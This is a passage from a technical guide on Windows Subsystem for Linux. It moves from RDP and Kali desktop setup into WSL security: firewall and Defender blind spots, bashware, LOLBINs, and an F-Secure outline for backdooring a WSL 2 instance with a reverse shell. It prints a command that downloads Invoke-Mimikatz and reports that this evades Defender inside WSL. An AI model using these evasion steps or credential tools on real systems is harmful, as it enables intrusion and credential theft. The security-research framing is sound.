
This is how the file /etc/xrdp/startwm.sh should look like

And leave it as in the image. The important thing is that this file is executed when you launch the session and if you want it to launch the desktop, it is essential to add the startxfce4.

When you connect, you will be prompted for the username and password of the distribution user.



And here we see the self-contained system in an RDP session, with the corresponding display



Connecting via RDP to the distribution

A special case: Kali

Kali can be launched through another program. As we said, to install it, simply:

```
wsl --list --distribution Kali-linux
```

Once you have Kali installed, run in it:


```
sudo apt install kali-linux-large
```

Now install:

```
sudo apt install kali-win-kex -y
```

Of course, you can already access through the command line. But if we want the desktop, we can do the following. Access via VNC, X, or RDP (in that order), all encapsulated. For example:


```
kex --win -s

kex --esm --ip -s

kex --sl -s
```



Here are all the executable tools in the system that Kali launches to be able to mount its desktop


Try each of them. For the first one, we simply launch the kex command from Kali and the screen will appear. The system itself will take care of running the VNC client in Windows (which is on the Windows hard drive).

```
┌──(sergio㉿DESKTOP-KP500GD)-[~]
└─$ kex
Starting Win-KeX server (Win)
[sudo] password for sergio:
        Win-KeX server (Win) is running


Win-KeX server sessions:

X DISPLAY #     RFB PORT #      RFB UNIX PATH   PROCESS ID #    SERVER
1               5901                            41              Xtigervnc

You can use the Win-KeX client (Win) to connect to any of these displays


Starting Win-KeX client (Win)
```




Press F8 to exit full screen

A detail. In Kali, shared binaries on the Windows disk can only be called with the full path, as seen in the image. There are also other quite annoying problems with Kali's interoperability, which you can try to resolve here.[41].



Only full paths!

[41] https://github.com/microsoft/WSL/issues/9887



This problem is usually caused by not having systemd activated.


Security and WSL


WSL can suffer from typical distribution security issues, but what if WSL itself is used as an attack vector to reach the host? Let's examine what happens with WSL 1 and WSL 2. We'll also consider additional problems with WSL 2, as its activity doesn't appear in Windows logs or events (remember it's in a virtual machine).

Keeping the distribution itself secure is relatively simple, as you should maintain the same precautions as with any Linux system and, of course, secure the Windows host. However, there are a couple of important tips. First, set a password for root. By default, it doesn't have one, and you should only use it with "sudo" or log in directly as root with wsl -u root. Once you're there as root, try the command::

```
passwd username
```


Regarding the file system, it's necessary to know that Windows already controls that even root in WSL doesn't have excessive permissions or privileges over the host machine. For example, files like SAM are protected. It works the same in the opposite direction. The 9P client in Windows can't see the /etc/shadow file of the distribution...





It doesn't allow viewing sensitive files, even if root has privileges to see them. Nor the other way around, from Windows.


It's also important to consider what root can do on the machine. This post[42] showed in 2018 how the firewall alerted about a script that started listening on a port when launched from PowerShell, while launching the same thing from the WSL distribution with python went unnoticed by Windows. It still happens. I've tested with PowerShell (for Windows and Linux) in both cases. In the first one, with "normal" Windows.



A PowerShell script from Windows wants to listen on a port... the firewall warns

[42] https://x.com/Warlockobama/status/1068565938629427201


In the second, with PowerShell on Ubuntu, no alert appears:



A PowerShell script installed on Ubuntu wants to listen on a port... the firewall doesn't warn

In 2017, potential security issues were already found in WSL 1. Check Point published an article on "bash malware" (*bashware*, for friends) that would allow bypassing Windows' built-in security systems through WSL.

In reality, they took advantage of WSL 1's PICO processes. Because while they lack many features that "normal" processes have, they are still ordinary Windows processes that can pose a threat.



Source: https://research.checkpoint.com/2017/beware-bashware-new-method-malware-bypass-security-solutions/


Here's the clever part of the attack described by Check Point: the malware would follow the necessary steps to install WSL 1 on the system and then use WINE to launch Windows malware from the Linux distribution. Convoluted but effective.

Wine has been well-known for years for running simple (and some complex) Windows programs on Linux. Its recursive name stands for "Wine Is Not an Emulator" and it does the opposite of what WSL 1 did, establishing an intermediate compatibility layer to translate Windows system calls to POSIX.

In reality, Check Point didn't create any specific malware, nor is there knowledge of this being used in real attacks. However, it's a good attack idea and could indeed pose a risk, but only because the systems weren't monitored as closely as any other process in Windows.

In response, Microsoft implemented a system of APIs for PICO processes that could be leveraged by security system manufacturers, allowing them to monitor these processes, establish callbacks when they're created (and thus be able to monitor them), etc.

In fact, I conducted this test:



Attempting to launch a known ransomware from the distribution using wine, Microsoft Defender's protection indeed triggered

However, caution is needed. Protection now depends on each manufacturer. For instance, the firewall and PICO processes (remember, only used in WSL 1) are still a pending issue in 2023. Many third-party antivirus systems or firewalls still offer limited support for detecting them, and they openly admit this in their features.

Kaspersky, que se de los mejores, admite limitaciones con WSL.


The truly serious issue is that, according to MITRE, wsl.exe and bash.exe are classified as LOLBINs. These are native Windows executables that allow special functionalities and can bypass certain security monitoring when used in specific ways by attackers, taking advantage of their native status. They are identified in the LOLBAS[43] project for allowing execution and downloading. Exploiting the interoperability between both systems is very interesting for attackers, and new methods will undoubtedly be discovered. The interoperability allows:

- Accessing the Linux file system from Windows (through \wsl$).
- Accessing Windows' NTFS from Linux in /mnt/c and subsequent.
- Executing Linux commands directly from Windows through wsl.exe or bash.exe.

[43] https://lolbas-project.github.io

- Executing Windows commands from Linux simply by launching the executable, even respecting default paths.
- Allowing redirection, pipes, aliases...


All of this, when well combined, can be used to disguise an attack, and the attack traces that might remain in Windows events don't always help with investigation. Imagine, for example, that you can install PowerShell inside the Linux you install in your WSL[44].



Installing PowerShell in Ubuntu


With a few commands, you can run PowerShell inside Linux inside Windows. Will this go unnoticed by security solutions? Yes, for many.

[44]https://learn.microsoft.com/es-es/powershell/scripting/install/install-debian?view=powershell-7.3



Above, I download mimikatz in Ubuntu's PowerShell. No one complains. Below, in Windows' normal PowerShell, Defender blocks the script


Fortunately:



If you try to copy it in the C drive, it will be caught by Defender. A mimikatz executable that you attempt to launch from WSL will also be detected.

```
Invoke-WebRequest
'https://raw.githubusercontent.com/clymb3r/PowerShell/master/Inv
oke-Mimikatz/Invoke-Mimikatz.ps1' -OutFile "mimi"
```

Something logical regarding detection is that if any Kali command touches the Windows disk, Defender may complain.



Kali's share unit is mapped against Windows, so Defender complains

Any specific attack for WSL 2? Yes. F-Secure published a small document[45] on the subject, but honestly, it doesn't contribute much. It primarily proposes automatically installing a Kali distribution on the system, making it persistent, and setting up a bash listener with netcat on a port.

In order to accomplish weaponization a payload must:

- Enable and deploy WSL 2
- Perform restart with persistence in place for final configuration (not suitable for servers)
- Download and install the preferred Linux distribution
- Bypass installation setup
- Install root as default user by causing installation drop-out
- Perform initial update of Linux instance
- Install backdoor in WSL instance (netcat, reverse shell binary etc.)
- Execute backdoor to expose or call out to attacker machine for C2 control

Source: https://docplayer.net/190109889-Wsl-2-research-into-badness-f-secure-whitepaper-by-connor-morley.html

An interesting aspect of the document is the script to do all this covertly.

```
mkdir "C:\Users\CM_test\AppData\Local\Microsoft\WinDef\"

cd "C:\Users\CM_test\AppData\Local\Microsoft\WinDef\"

Enable-WindowsOptionalFeature -NoRestart -Online -FeatureName
